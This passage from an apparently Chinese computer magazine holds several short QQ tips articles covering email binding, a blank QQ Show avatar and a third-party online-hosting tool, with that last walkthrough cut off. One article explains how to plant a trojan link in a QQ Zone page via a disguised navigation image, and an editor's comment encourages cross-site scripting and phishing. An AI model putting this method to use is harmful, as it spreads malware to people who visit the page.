本人在此点击的是“绑定其他邮件地址”，这次来到的是如图4所示的页面。

输入绑定的邮箱地址。点击“检测并提交”，如邮箱未被他人占用，腾讯会往你刚输入的邮箱发一个激活的邮件，如图5。然后进入我们的邮箱找到腾讯发来的确认函，点击确认函里的确认链接，来到如图6验证身份的页面，在该页面输入我们欲绑定的qq号，点击下一步即可完成绑定，如图7。




图4 绑定其他邮件地址




图5 发送确认函




图6 验证身份的页面




图7 成功绑定




图8 绑定后的效果

绑定好信箱之后，我们可以直接用Email地址登录qq和查找好友了，我们的账号也就会显示为我们绑定的邮箱地址了。如图8。嘿嘿，账号已经变成Email地址了！

需要注意的是一旦成功绑定Email地址之后就不可以更改了，对于绑定第三方邮件地址，如果您还没有点击确认函中的确认链接，那么你每月可重复申请五次。您的主显账号每月最多更改两次。还等什么呢？赶紧行动吧！

编辑点评：

QQ新版本的体验会不会给你一种超爽的感觉呢？至少小编觉得QQ将显示号码改成Mail这个想法不错，也更人性化一点。如果你错过了新版本的内测，又想提前体验一下这个功能，那就试试本文的方法吧。

再续QQ空间挂马

□ ヤ鎚夢人_)ά

从本文您可以学到：利用 “导航” 挂马

空间挂马，已经说过很多了。至于我这个也是在做一下补充。

在看前几期的时候我发现了一个很简单很直接的方法，就是利用 “导航” 挂马，做一个导航的图片。 如图1。

接下来我们可以在自定义，新建模块+新建图片。如图2所示。

图片连接就写你的木马的位置。模块背景、边框选择 “无”。连接打开方式最好选新窗口。确定。在空间合适的位置放好我们制作的图片，接着就不用我说了吧，保存。OK。

好了我的方法就这么简单，有什么不会的找我。

编辑点评：

QQ空间的模块很多，问题也不少，利用QQ空间挂马的文章我们也发表不少了，不知道大家读过之后有什么感想呢？QQ空间给了我们太多的自由，只要利用的好，可以做很多事情的哦，比如说跨站，钓鱼。。。大家自己去挖掘啊。



图1 做一个导航图片




图2 编辑图片模块

一招把QQ秀变空白

□ 郑兴



从本文您可以学到：

利用QQ秀2.0制作个性的空白形象

QQ秀作为QQ最大的个人形象展示平台，目前已经在经典版本的基础上，推出唯美时尚的2.0升级版，而一套好看的QQ秀少则几QB，多则几十QB，QQ秀还会过期，过期又得花大量的QB去续费。看着人家花花绿绿个性又时尚的QQ秀，再看看自己的露个裤衩面目呆滞的形象，整个一鲜明对比。而我们这次就通过QQ秀2.0将我们的QQ秀变为空白，做最个性的你，准备好了吗？我们开始吧！

首先我们登录QQ秀2.0的官方网站http://show8.qq.com。




图1 切换到时尚形象

用要设置为空白的QQ号登录，第一次登录时默认会显示你QQ秀的经典形象（即1代QQ秀），我们点击如图1的时尚形象把我们的QQ秀切换到时尚形象。

接着点击图1中的A处，拖动我们的形象，将自己的形象拖出框内（随便拖到什么地方，反正就是看不见就行），然后我们点保存形象。再看看你的QQ秀形象是不是变成空白了呢？如图2。

看看是不是很酷呢，呵呵！

挂QQ就是这么简单

图 popdog1412

前些日子老婆的同学让我帮忙挂下Q！找了一些以前的挂Q软件，发现已经无法挂Q了，从网上搜寻了很长时间才发现一款，她的名字是“ForQQ挂机王”，目前的版本为1.3。官方网站为：http://www.forqq.com.cn，软件界面如图1。




图1 软件的界面

首先点击菜单栏的“QQ号管理”，在空白处点击鼠标右键，选择“添加qq”，在出现的对话框里输入qq号和密码，点击“添加”，如图2。

